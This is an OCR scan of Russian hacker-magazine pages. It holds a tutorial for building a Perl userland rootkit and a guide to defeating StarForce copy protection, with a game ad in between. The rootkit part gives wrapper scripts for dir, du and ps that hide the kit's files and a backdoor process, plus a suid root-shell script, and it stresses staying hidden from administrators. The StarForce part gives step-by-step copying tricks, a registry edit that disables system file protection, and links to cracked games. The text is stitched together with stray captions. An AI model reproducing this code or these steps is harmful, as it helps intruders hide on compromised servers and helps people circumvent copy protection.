Создание элементарного неядерного руткита

[начало начал] Для начала, думаю, следует разобраться, что вообще такое rootkit и чем отличается ядерные руткиты от своих non-kernel братьев. Если мыслить несколько абстрактно, то rootkit — это средство, позволяющее замаскироваться в системе и удержать максимальные права при активном использовании взломанного компьютера.

Ядерный руткит представляет собой подгружаемый модуль ядра системы, который перехватывает системные вызовы пользователя, тем самым, контролируя и утаивая от администратора информацию о незаконных действиях. Обычно для разных ядер нужны свои руткиты, так как в разных системах используются различные адреса функций, которые контролирует руткит. В данной же статье я поведаю о том, как написать несложный не ядерный руткит, скрывающий от посторонних глаз свои собственные файлы, запущенные процессы и подключения к бэкдору. Сразу скажу, что мы не будем переписывать такие утилиты, как ls, ps, netstat для того, чтобы скрыть присутствие руткита в системе. Мы поступим намного проще, хотя это и совсем не безопасно — просто заменим эти утилиты скриптами, которые будут обрабатывать передаваемые с консоли параметры, перенаправлять их оригинальной утилите, получать от нее ответ, обрабатывать его и выводить пользователю этот рафинированный результат.



Первым делом необходимо все проанализировать и понять, с чего начинать работу. Я разделю создание руткита на три этапа:



Не забудь, после того, как все сценарии готовы, для их запуска тебе необходимо установить на них chmod 755, чтобы они стали исполняемыми.

ROOT KIT

В составе системы, которую ты найдешь на нашем диске, есть скрипт install.pl - именно с него следует начать работу :).

На нашем диске ты найдешь полный комплект скриптов-оболочек, которые можно использовать в качестве детского руткита. Однако практика показывает, что в большинстве случаев такого набора вполне достаточно, чтобы прятаться от админов месяцами.



внутри фэйк-сценариев

1 Создание программ, скрывающих файлы руткита
2 Создание программ, скрывающих процессы
3 Написание нескольких скриптов для удобства работы с руткитом

Итак, приступим. Как уже говорилось ранее, я не собираюсь перезаписывать утилиты, присутствующие в системе — я просто перемещу их в папку с неприметным названием, вроде */bin/sysctl*, оставив на их месте собственные скрипты-оболочки, которые будут управлять работой системных утилит. Разумеется, что такой сценарий не самый незаметный: любая антитроянная система мигом нас запалит. Поэтому надо понимать, что все, о чем я говорю, применимо для слабозащищенных серверов и представляет собой, прежде всего, просто интересную практику.

[начнем программировать] Начнем с создания программ, скрывающих файлы будущего руткита. То есть нам нужно заменить такие утилиты, как ls , dir и du на собственные скрипты-обертки. Начнем с dir и du, поскольку их написание намного проще в данной категории.

Зададим какой-нибудь переменной путь до папки, в которой лежат оригинальные утилиты и находятся некоторые файлы руткита:

```
$kit_path="/bin/rootkit";
```

Эта строка, кстати, будет присутствовать почти во всех файлах нашего будущего руткита. Первым делом необходимо написать код, который проверяет входящие аргументы. То есть если кто-то запустит утилиту dir с параметром */bin/rootkit*, то в ответ ему выведется не атрибуты нашей папки, а сообщение, указывающее на то, что папка не существует. Данный код достаточно легко реализовать:

```
$pwd=`pwd`;
# определяем местонахождение пользователя в системных каталогах
foreach $arg(@ARGV)
# проверяем каждый элемент массива параметров запуска
{
if(($arg eq "/bin/rootkit/") || ($arg eq "rootkit")&&($pwd eq "bin"))
# если аргумент равен /bin/rootkit -
# расположение нашей папки с руткитом, то выполняем следующее
{print "dir : $arg : No such file or directory\n";exit();}
#выводим сообщение о том, что такой папки или файла не существует
}
```

После этого запускаем утилиту dir с переданными нашему скрипту параметрами:


```
$dir=`/bin/rootkit/dir @ARGV`;
```

```
[nikitos@          ]$ perl ./install.pl

        All n'x p3rl r00tk!t

mkdir: /bin/rootkit: Permission denied
usage: cp [-R [-H | -L | -P]] [-f | -i | -n] [-pv] src target
       cp [-R [-H | -L | -P]] [-f | -i | -n] [-pv] src1 ... sr
usage: cp [-R [-H | -L | -P]] [-f | -i | -n] [-pv] src target
       cp [-R [-H | -L | -P]] [-f | -i | -n] [-pv] src1 ... sr
usage: cp [-R [-H | -L | -P]] [-f | -i | -n] [-pv] src target
       cp [-R [-H | -L | -P]] [-f | -i | -n] [-pv] src1 ... sr
cp: /usr/bin/locate: Permission denied
cp: /usr/bin/find: Permission denied
cp: /usr/bin/du: Permission denied
cp: /usr/bin/dir: Permission denied
cp: /bin/netstat: Permission denied
cp: /bin/ps: Permission denied
cp: /bin/ls: Permission denied
chmod: locate: Operation not permitted
chmod: find: Operation not permitted
```

для установки руткита нужны достойные привилегии



внутренности скомпилированного перлового сценария не располагают к общению

В переменную $sher записались все данные, которые выдала утилита dir после окончания своей работы. Теперь перед тем, как выводить данные пользователю, необходимо проверить их на присутствие информации о файлах нашего руткита. То есть, если юзер запустит утилиту dir для папки */bin*, в ответе он не должен увидеть папку */bin/rootkit*.

Мы остановились в нашем коде на том, что записали в переменную $dir выходные данные с утилиты dir. Теперь нужно эти данные грамотно обработать и вывести пользователю:

```
@dirz=split(/  /,$dir); #разрезаем $dir на несколько строк по 2 пробелам
#начинаем проверку данных, и, если потребуется, замену:
$count=0;
foreach $dirz(@dirz)
{
$count++;
if ($dirz =~ /$kit_path/){$dirz=""} # ищем «/bin/rootkit»
if (($dirz =~ /rootkit/)&&($pwd=="/bin")){$dirz=""} # ищем «rootkit»
if ($count == scalar(@dirz) ){print "$dirz";exit();}
print "$dirz ";
}
```

Что ж, могу тебя обрадовать — скрипт, управляющий выходными данными с утилиты dir, готов. Осталось только переместить оригинальную утилиту в папку /bin/rootkit, а на ее место скопировать только что написанную нами программу. В дальнейшем, то есть после того, как все файлы нашего руткита будут готовы, ты должен их скрыть. В случае, если ты перл не знаешь, или знаешь очень плохо, то тебе понадобиться умение правильно программировать методом copy & paste, и подправить немного пути до программ :).

[приступим к du] Переходим плавно к другой утилите — du. Описывать код целиком я не буду: алгоритм все уже поняли. Первым делом проверяем аргументы, далее запускаем программу, получаем ответ, обрабатываем и выводим пользователю. Скелетом для du может послужить наш скрипт dir. А теперь основное: утилиты du и ls выдают информацию о размере файла в системе, а также некоторые индивидуальные для каждого файла атрибуты. То есть, если кто-нибудь выполнит команду du /bin или ls -l /bin, то скорее всего наш руткит будет рассекречен, так как размеры всех переделанных нами утилит, естественно, будут не совпадать с размерами оригиналов. Вот это нам и нужно скрыть. Начнем.
Поскольку список скрываемых файлов — штука индивидуальная и подвижная, то рационально создать универсальный код, чтобы в него в любой момент можно было что-то быстро дописать, и главное, чтобы это все работало. Поэтому первым делом в программе мы создадим массив с именами файлов, информацию о которых нужно изменить:

```
@fake_tools=("/usr/bin/dir","/usr/bin/du");
```

Затем напишем универсальную функцию для всех фэйковых файлов:

[функция, изменяющая информацию о модифицированных файлах на исходную]

```
sub checkz {
@fak=split(/\//,$fake); #разбиваем по «/» путь до фэйковой тулзы
if (scalar(@fak)==3){$fak[3]=$fak[2];$fak[2]=$fak[1]}
if (($arg=~/$fak[3]/)&&($pwd eq "/$fak[1]/$fak[2]") || ($arg eq "$fake")) {
$diz=`/bin/rootkit/du $kit_path/$fak[3]`; #достаем данные об оригинале
@ediz=split(/\t/,$diz);
if ($duz=~/$fak[3]/) {
print "$ediz[0]\t$fak[3]\n";exit(); } #выводим часть данных об оригинале
if ($duz=="$fake") { print "$ediz[0]\t$fake\n"; exit(); }
}}
```

Абсолютно такой же код можно реализовать и для ls. Только придется немного подправить вывод уже фэйкового ls'a. Конечную реализацию ты найдешь на нашем диске.

[три части готовы] Итак, поздравляю, третья часть нашего руткита готова. Сейчас мы перейдем к самому главному: к сокрытию наших процессов. Для этого нам необходимо сделать оболочку для ps:

[оболочка для ps]

```
#!/usr/bin/perl
$kit_path="/bin/rootkit";
$proc="klogb"; #имя бэкдор-процесса в системе
$t=0;
@ps=`/bin/ps @ARGV`;
foreach $arg(@ARGV) {
if ($arg=~/$proc/) { $arg="" } }
foreach $ps(@ps) {
if ($ps=~/$proc/) { $ps="" } #прячем секретный процесс
if ($ps=~/$kit_path/){$ps=""} #если запущенный процесс находится в секретной папке, прячем и его
if (($ps=~/perl/) && ($ps=~/ps/)){$ps=""} #при запуске /bin/ps в системе появятся 2 новых процесса: perl /bin/ps и ps. Убираем и их.
if ($ps=~/$kit_path\/ps/) {
@pss=split(/ /,$ps); foreach $pss(@pss) #вместо /bin/rootkit/ps пишем просто «ps»
{if ($pss=~/ps/){$pss="ps"}$t++;
if ($t==scalar(@pss)) {print "$pss"}
else {print "$pss ";}};}
else {print "$ps";}}
```

Все! Фэйк-оболочка для ps готова к употреблению. Для удобства осталось лишь накатать скрипт для работы в системе, например, для быстрого получения суидного шелла. Я решил не изобретать велосипед и просто приведу скрипт, который наколбасил Форб в одном из прошедших номеров:

```
#!/usr/bin/suidperl -U
foreach $arg(@ARGV) {
if ($arg eq "-suid_r0x") {
while (1){
print "[root\@owned] ";
chomp($cmd=<STDIN>);
print `$cmd`; }
}
else { print "No such file or directory\n"; exit() }
}
```

Да, не забудь поставить бит +s этому сценарию :).

[ничего не забыли?] Как видишь, ничего сложного! Немного фантазии — и руткит готов. На диске ты можешь найти полный руткит-комплект, в состав которого входят скрипты-оболочки для утилит du, dir, ls, find, locate, netstat и ps. Так, ничего не забыли?
Забыли, приятель! Представь, к примеру, что кто-то захочет сделать cat для */bin/ls*, что произойдет в этом случае? Он увидит содержимое нашего перловго скрипта и в момент пропалит всю мазу! Для того, чтобы этого не произошло, необходимо просто скомпилировать наши перловые скрипты в бинарные файлы утилитой perlcc, которая присутствует во всех unix-системах. Теперь, если кто-то сделает cat */bin/ls*, то он увидит множество сомнительных символов, называемых в народе «зюзюками»


ВЕЛИАН
В роли главных врагов выступают мутировавшие представительницы прекрасного пола.
Стильная трехмерная графика и поддержка эффектов DirectX 9.0c.
Главный герой способен использовать несколько разновидностей бронеармированного скафандра, позволяющего применять различное навесное вооружение, вплоть до самого чудовищного и разрушительного.
Продолжение эпической саги о противостоянии между войсками экспедиционного корпуса Галактической Федерации и силами инопланетных захватчиков, действие которого происходит во вселенной "Шторма".
МАDия
Бука



STARFORCE

Звездный отряд

НА ЗЕМЛЮ НАДВИГАЕТСЯ ТЬМА. ЗВЕЗДНАЯ СИЛА НАСТУПАЕТ ПО ВСЕМ НАПРАВЛЕНИЯМ И ГРОЗИТ ЛИШИТЬ СКРОМНОГО ЗАРАБОТКА РОССИЙСКИХ ПИРАТОВ: ВСЕ БОЛЬШЕ И БОЛЬШЕ ПРОИЗВОДИТЕЛЕЙ КОМПЬЮТЕРНЫХ ИГР ЗАЩИЩАЮТ СВОИ НОВИКИ СИЛОЙ ЗВЕЗД. STARFORCE СВОДИТ С УМА ТАМБОВСКИХ ПИРАТОВ: ОНИ НАЧИНАЮТ БИТЬСЯ ГОЛОВОЙ О КАФЕЛЬНЫЙ ПОЛ СВОИХ ЛАБОРАТОРИЙ, ПИТЬ МЕТИЛОВЫЙ СПИРТ, ПОДАВАТЬ ПЕТИЦИИ О ЗАЩИТЕ ИХ ПРАВ И ОРГАНИЗОВЫВАТЬ ПРОФСОЮЗЫ. ОДНАКО НЕ ВСЕ ТАК УЖ ПЛОХО, ПРИЯТЕЛЬ. СЕГОДНЯ МЫ НАУЧИМСЯ БОРОТЬСЯ СО ЗВЕЗДАМИ И РАЗБЕРЕМСЯ С ТЕМ, КАК ЖЕ ВЗЛАМЫВАЕТСЯ ЛЕГЕНДАРНАЯ ЗАЩИТА | Крис Касперски aka мыщъх

Принцип работы, узкие места и методы взлома StarForce

[что такое StarForce?] StarForce — это технология, предназначенная для защиты CD от копирования, основная идея которой заключается в привязке к физической структуре спиральной дорожки и использовании целого набора низкоуровневых противохакерских средств. Вместо тупой проверки по схеме «свой — чужой» (которая элементарно отламывается заменой одного jmp'a), топологические характеристики диска преобразуется в число, используемое для расшифровки основного тела программы, причем специальные защитные компоненты следят за тем, чтобы после расшифровки никто не снял дамп.

Часть защитного кода сосредоточена в многомегабайтовом protect.dll, часть — в драйверах, а часть — скомпилирована в промежуточный p-код, выполняемый на своем собственном интерпретаторе. Вся эта бодяга замешана на куче антиотладочных приемов, препятствующих как изучению защитного кода, так и эмуляции оригинального диска.


[как это работает] Привязка к диску основана на измерении угла между секторами. Похожая техника использовалась еще во времена 8-битных компьютеров и дискет. Аналогичным образом работают CD-Cops, SecureROM и многие другие защитные механизмы, так что назвать идею разработчиков SF «революционной» очень трудно. Но это не помешало разработчикам запатентовать ее или, по крайней мере, объявить, что она запатентована. Впрочем, не будем углубляться в юридические дебри, а лучше перейдем к техническим деталям.

Спиральная дорожка лазерных дисков очень похожа на грампластинку, только начинается не снаружи, а изнутри, то есть наматывается от центра к краю. Лазерная головка, удерживаемая в магнитном поле (примерно так же, как удерживается звуковая катушка в акустических системах) движется на салазках поперек спиральной дорожки. Сама дорожка состоит из секторов с данными и каналов подкода. Номера секторов находятся как в заголовках самих секторов, так и в каналах подкода, «размазанных» вдоль спиральной дорожки. Для грубой наводки на требуемый сектор используются салазки и каналы подкода, а для точной — отклонение в магнитном поле и секторные заголовки.

Просто взять и измерить структуру спиральной дорожки нельзя, но можно сделать вот что. Допустим, головка считывает сектор X, а следом за ним сектор Y. Если угол XOY, образованный центром (O) диска и секторами X, Y составляет ~15 градусов, а сами сектора расположены в соседних витках спиральной дорожки, то приводу будет достаточно всего лишь немного отклонить головку и через мгновение сектор Y сам упадет в его руки, как перезревшее яблоко, — диск ведь вращается! Если же угол составляет менее 15 градусов, тогда за время перемещения головки, сектор Y уже «уплывет» и приводу придется ждать целый оборот лазерного диска.



Разработчики SF предъявляют довольно странные требования: при наличии IDE- и SCSI-приводов защищенный диск должен запускаться именно с IDE-читалки. Это незаконно с любой точки зрения, тем более, что на обложке защищенного диска нет ни слова об этом. Следовательно, ничто не мешает купить несколько дисков, поиграть, а потом прийти в магазин и аргументированно сказать: «Не работают!». Пригрозив судом и обществом защиты прав потребителей, ты без проблем сдашь диски и получишь бабло назад.



На нашем диске ты найдешь упомянутые в статье программы и документацию.



Разработчики характеризуют себя как людей с хакерским прошлым, сильных в системном программировании. Ребята и в самом деле знают тайники операционной системы, как свой задний двор. Но вот программировать умеют едва ли, ведь программирование — это в первую очередь проектирование и учет рисков. Программа, ориентированная на массовое применение, просто не может пользоваться недокументированными возможностями и прочими приемами нетрадиционного программирования.

Таким образом, замеряя время чтения различных пар секторов, мы можем приблизительно определить их взаимное расположение на спиральной дорожке. У каждой партии диска оно будет своим (ведь плотность секторов на 1мм и крутизна спирали неодинакова и варьируется от партии к партии). Чтобы побороть упреждающее считывание (которым «страдают» многие приводы), защита должна читать сектора в порядке убывания их номеров. Также она должна измерять скорость вращения привода, чтобы, во-первых, определить постоянство временных замеров, а во-вторых, скорректировать формулу для вычисления угла. Чем быстрее вращается диск, тем скорее «уплывает» сектор. Именно так StarForce и поступает. Ниже приведен протокол работы защиты, перехваченный программой BusHound (при этом использовался SCSI-накопитель, поскольку с IDE защита работает напрямую и программный перехват уже не спасает).

Сначала защита выполняет профилировку поверхности, определяя время одного оборота, исходя из которого, будет рассчитываться допуск на отклонение ключевых характеристик:

[профилировка спиральной дорожки]

049634 292ms	0495b6 8.5ms	049538 8.5ms	048e54 8.2ms
04961f 192ms	0495a1 8.5ms	049523 8.5ms	048e3f 8.2ms
04960a 8.5ms	04958c 8.5ms	04950e 8.7ms	048e2a 8.2ms
0495f5 8.3ms	049577 8.5ms	…	048e15 8.2ms
0495e0 8.5ms	049562 8.5ms	048e7e 8.1ms	048e00 8.2ms
0495cb 8.5ms	04954d 8.5ms	048e69 8.2ms	…

(все номера секторов шестнадцатеричные)

Как видно, каждый последующий номер на 15h меньше предыдущего (приблизительно столько секторов и содержится на данном витке спирали), а время чтения сектора колеблется от 8,1 до 8,7 ms.

Затем защита делает некоторые несущественные операции, (то есть очень даже существенные, но не суть важные) и приступает к измерению углов. Вот так выглядит протокол для оригинального диска:

[измерения угла между секторами (оригинальный диск)]

051dfe 25ms	051de6 5.5ms	051db9 11ms	051d76 9.9ms
051dfa 7.3ms	051ddd 5.2ms	051daa 11ms	051d62 9.1ms
051df5 6.6ms	051dd2 12ms	051d9a 10ms	051d4c 8.8ms
051dee 6.2ms	051dc6 12ms	051d89 10ms	051d35 8.0ms

ЭЛЕГАНТНЫЙ МЕТОД

Существует (по крайней мере, теоретически) весьма элегантный метод взлома, основанный на генерации ключей. Действительно, StarForce «оцифровывает» особенности структуры спиральной дорожки, генерирует знако-цифровую последовательность и сравнивает результат с введенным ключом. Естественно, это упрощенная схема и вместо простого сравнения используется криптография и прочие заморочки. Но суть остается прежней — если восстановить алгоритм генерации, для скопированного диска, то можно вычислить свой ключ, который будет воспринят как правильный. Программы, защищенные по KeyLess технологии, не запрашивают ключа, и он хранится на диске в Data Preparer Identifier'e в Primary Volume escriptor'e, где легко может быть изменен. Ковырнув StarForce, я установил, что разобраться с алгоритмом генерации вполне реально, но… В новых версиях он наверняка изменится, и тогда весь труд пойдет насмарку. Кстати говоря, в Сети уже появилось множество предложений об услугах подобного рода. Причем за деньги, что сразу настораживает. И не зря! Все это сплошное кидалово. Рабочего генератора пока нет ни у кого, так что не ведись на такую разводку.

ССЫЛКИ ПО ТЕМЕ

www.starforce.ru — официальный сайт разработчиков StarForce.
www.gamecopyworld.com — огромная коллекция взломанных игр с инструкциями по копированию (к сожалению, игры преимущественно английские).
http://help.starforce.ru — очень большая коллекция русских игр, когда-то защищенных StarForce, а сейчас раскулаченных, экспроприированных и приватизированных на все сто.
http://cdru.nightmail.ru — образы некоторых защищенных дисков, пригодные для эмуляции, там же описание принципы работы StarForce и методы его копирования;
Alcohol 120% — лучший копировщик всех времен и народов, частично справляющийся и со StarForce: *www.alcohol-soft.com*
Advanced MDS Editor — редактор образов для Алкоголя с возможностью сглаживания «дрыгательных» образов: cdru.nightmail.ru/cdru/ssilki/progs/mdsedit/AdvancedMDSEdit055.rar;
Daemon Tools — эмулятор для работы с образами, созданными Алкоголем, намного более компактен и в отличии от Алкоголя совершенно бесплатен: *www.daemon-tools.cc*
Star-Fuck — программа для отключения IDE-накопителей «на лету»: *www.project-starfuck.tk*

форумы, посвященные взлому StarForce:
www.wasm.ru/forum/index.php?action=vthread&forum=5&topic=5457
www.cracklab.ru/f/index.php?action=vthread&forum=1&topic=2060
www.forum.ru-board.com/topic.cgi?forum=55&topic=0519&start=0
www.amit.ru/foruma/showmes.asp?cust_id=1318&PageNo=&page=1

Сразу бросается в глаза, что шаг убывания между секторами не остается постоянным, а плавно растет, то есть защита перебирает различные комбинации X и Y, засекая в какой момент происходит «перескок» сектора, вынуждающий ждать целый оборот. В данном случае, он расположен между 051ddd и 051dd2 секторами. Время доступа скачкообразно увеличивается с 5,2 ms дол 12 ms, то есть больше чем в два раза!

А теперь посмотрим, как выглядит протокол обмена с копией:

[измерение угла между секторами для копии диска]

051dfe 29ms	051de6 5.5ms	051db9 11ms	051d76 9.9ms
051dfa 7.3ms	051ddd 5.1ms	051daa 11ms	051d62 9.2ms
051df5 6.6ms	051dd2 4.7ms	051d9a 10ms	051d4c 8.8ms
051dee 6.2ms	051dc6 12ms	051d89 10ms	051d35 8.0ms

Вроде бы, все так же, как в прошлый раз, но, присмотревшись повнимательнее, можно заметить, что перескок происходит не межу 051ddd и 051dd2 секторами, как раньше, а между 051dd2 и 051dc6, то есть на один шаг позже. Вот это-то и отличает скопированный диск от оригинала!

[как это ломают] Скопировать физическую структуру спиральной дорожки нельзя. Во всяком случае, пока. Но кое-какие шаги в этом направлении уже сделаны. На рынке появились приводы с переменной плотностью записи (например, Plextor Premium), правда, поддержи со стороны копировщиков еще нет. Также мне удалось создать экспериментальный копировщик, имитирующий структуру оригинальной дорожки, путем переупорядочивания секторных номеров, однако до законченного продукта он так и не был доведен. Имеются и другие идеи, но в долговременной перспективе все они нежизнеспособны и разработчики SF их легко обойдут.



Нередко после установки обновления от Microsoft лицензионные игры внезапно отказываются работать, требуя установки обновления от StarForce. Скачать его можно здесь: www.StarForce.ru/support/sfdrvup.zip.




Последние версии «Звездной Силы» очень глубоко вклиниваются в Windows и даже модифицируют ее ядро, в результате чего система часто начинает работать крайне нестабильно, о чем свидетельствует и мой личный опыт, и ряд сообщений на форумах.

Ну и ладно, идем дальше! Перед проверкой ключевых характеристик спиральной дорожки, защита выполняет профилировку привода, чтобы оценить стабильность всех временных характеристик. Чем качественнее привод, тем жестче проверка, и наоборот. На разболтанных приводах, защита вынуждена «снижать планку», иначе даже лицензионный диск опознается как поддельный, а вот этого уже допускать нельзя. Отсюда вывод — копируем диск на хреновую болванку и пускаем ее на раздолбанном при-

воде (на некоторых приводах можно даже специально расстроить автоматический регулятор скоростей, за это отвечает специальный резистор). У нас есть шанс, что скопированный диск опознается как оригинальный. Если же ничего не получится, необходимо повторить фокус на другой партии болванок от другого производителя. Достаточно многие пользователи сообщают, что им удавалось скопировать защищенные диски на CD-RW. За счет невысокой отражательной способности, перезаписываемые носители читаются гораздо хуже и, естественно, не так стабильно. Также полезно использовать приводы, которые не позволяют себя «тормозить» (утилиты вроде CDSlow с ними не работают). Если при профилировке диска, разброс замеров превышает некоторую величину, SF пытается перевести привод на более низкую скорость.


По моему опыту, для гарантированного копирования диска на CD-R, нужно затратить не менее 10 болванок от различных производителей с различной геометрий спиральной дорожки, для измерения которой можно использовать мою утилиту, прилагаемую к статье. Конечно, 10 болванок это много, но лицензионная копия обойдется значительно дороже. Более простых путей, к сожалению, не существует и прежде, чем двигаться дальше, стоит поискать копируемую игру в файлообменных сетях, вроде eDonkey, посидеть на IRC или пробежаться по варезным серверам. Не может быть, чтобы ее никто не взломал! Нормальный хакер отвязывает игру от CD самое большее за день (при условии, что он уже знаком со StarForce), однако с каждой программой приходится воевать индивидуально.



BusHound за работой

На сайте *www.gamecopyworld.com* содержится множество хакнутых игр вместе с инструкцией по их копированию, но там лежат в основном западные игры, да и к тому же далеко не всякий взлом — правильный. Когда исчезает музыка, звуки или постоянно вылетает сообщение о критической ошибке, — это уже не игра, а сплошное непотребство получается.

[помощь алкоголя] Тогда берем Алкоголя (или официально, Alcohol 120%), говорим «создать образ», в типе данных указываем StarForce 1.x/2.x/3.x или Securom *NEW (V4.x). При этом автоматически взводится галочка «измерение позиционирования данных (Точность: высокая)», галочка «чтение субканальных данных» должна быть сброшена, положение всех остальных — некритично (на некачественных дисках «быстрый пропуск» ошибок иногда приводит к проблемам). Скорость измерения позиционирования обычно рекомендуется ставить на минимум и в течение всей операции даже не дышать на компьютер. На самом деле, хорошему коту и в декабре март. Мой TEAC-52x от левого производителя нормально измеряет геометрию спиральной дорожки (также называемую топологией) даже на 52-х, а вот при снижении скорости начинает «брехать». Так что, здесь, возможно, придется и поэкспериментировать.



при меньшем значении угла сектор Y успевает уплыть, и головка вынуждена ждать целый виток

Снятый образ не может быть непосредственно записан на болванку и предназначен специально для эмулятора. Одни предпочитают использовать эмулятор, вмонтированный в Алкоголь, другие выбирают Daemon Tools. В Алкоголе для этого достаточно зайти в настойки -> виртуальный диск, указать любое разумное количество виртуальный дисков, отличное от нуля, и при желании взвести галочку «перемонтировать образы при перезагрузке системы», чтобы они монтировались автоматом.

Древние версии StarForce доверчиво работали с виртуальным образом, принимая его за подлинный, но затем все изменилось. Если в системе есть хотя бы один IDE-привод, защита посылает все остальные приводы в Оклахому и требует вставить лицензионный диск именно в IDE. Да! Даже если остальные диски вполне законные SCSI-накопители. Настоящие мужчины (у которых материнская плата привинчена к стене) просто выдирают IDE-шлейф из CD-ROM (или лишают его питания), после чего виртуальный образ работает как ни в чем ни бывало. Как вариант, можно приобрести SCIS, USB или LPT CD-ROM и не париться. Также можно воспользоваться программами star-fuck и StarForce nightmare, выключающих IDE-каналы «на лету», однако новые версии StarForce уже научились бороться с ними.

Что делать, если снятый образ не работает? Первым делом, необходимо удостовериться, что образ снят правильно. Берем программу AdvancedMDSEditor.exe, открываем файл образа и смотрим — если форма кривой, характеризующей скорость чтения спиральной дорожки, имеет



Plextor Premuim — один из немногих приводов, поддерживающих запись с заданной плотностью

«выбросы» или дрожит, как замерзший цуцик, то снятый образ никуда не годится, необходимо выбрать другую скорость и повторить операцию еще раз, или просто «сгладить» кривую, нажав кнопку «Linear Interpolation» (линейная интерполяция) или, что еще лучше, — Spline Graph (сплайн-интерполяция), добившись максимальной «гладкости» кривой. Для некоторых игр готовый образ можно найти в Сети (одна из таких коллекций находится на сайте *http://cdru.nightmail.ru*).

Но это еще не все! Новые версии StarForce блокируют работу файловой системы на время проверки ключевого диска и следят, чтобы с жесткого диска не читались защищаемые данные. Что тут можно предпринять? Поскольку блокировка файловой системы осуществляется посредством SFC (возможно, не во всех версиях StarForce), то, отключив SFC, мы вырвемся на свободу. Запускам редактор реестра, видим ветку HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon, меняем значение параметра «SfcDisable» на «dword:ffffff9d» и перезагружаемся. Чтобы включить его обратно, достаточно записать сюда 0.



настойка Алкоголя

Однако отключать SFC на продолжительное время нежелательно — достанут вирусы и черви. К тому же, это работает не со всеми версиями StarForce. Обладатели DVD-приводов на SCSI-шине могут запускать образ оттуда. Защита не распознает подмены и эмулятор работает на ура. На CD-R/RW залить полный образ нельзя, поскольку информация о структуре спиральной дорожки, содержащаяся в файле mds отнимает ~27 Мб свободного места и на обычный диск влезает только с пережигом, да и то не всегда.


когда угол между секторами X и Y составляет ~15 градусов, при переходе на соседний виток, сектор Y сразу же «подлетает» к оптической головке

[хакеры-обрезки] Хакеры ответили на это безобразие методом «обрезков». Все очень просто. Проверяя структуру спиральной дорожки, защита не проверяет (точнее не проверяла) ее содержимое. Пускаем Алкоголя, дожидаемся, когда «измерение DPM» подойдет к концу и начнется сброс дампа, даем ему поработать несколько секунд (чтобы успел считаться коневой каталог и некоторые другие служебные структуры, без которых Windows не сможет опознать диск), а затем нажимаем «отмену». Алкоголь спросит, хотим ли мы удалить файлы. Конечно, нет! Пускаем Нерона и записываем оставшиеся от Алкоголя mdf и mds файлы на болванку как обычные файлы, вставляем записанный диск в SCSI или USB CD-ROM, подключаем эмулятор и наслаждаемся игрой, причем саму игру в этом случае придется запускать с винчестера.



логотип StarForce, по которому эту защиту легко отличить от любой другой

К сожалению, в новых версиях этот трюк уже не работает. Теперь защита помимо структуры спиральной дорожки проверяет и ее содержимое. Так что ждем новых версий



исходный график дрожит как замерзший зяблик и скопированный диск, естественно, не опознается

эмуляторов (разработчики Daemon Tools обещают вот-вот выпустить четвертую версию, главной «вкусностью» которой станет обход StarForce без всех этих шаманских танцев с образами и приводами). Пока же приходится использовать хакнутые драйвера для StarForce, из которых вырезана блокировка файловой системы, благодаря чему полноценный образ (не обрезок!) можно пускать с винта. Где их взять? Хороший вопрос. Они постоянно меняют свои адреса, и дать постоянную ссылку довольно затруднительно. Поисковики также не помогают, поскольку к тому моменту, когда они проиндексируют хакерскую страничку, она уже успевает умереть. А вот форумы — это самое то! Если нет хакнутых драйверов, можно запустить снятый образ по Сети. Эмулятор его увидит, а вот защита — нет. Разумеется, локальная сеть есть далеко не у всех, а приобретать второй компьютер решится не каждый.




форум, где идут обсуждения проблем взлома StarForce

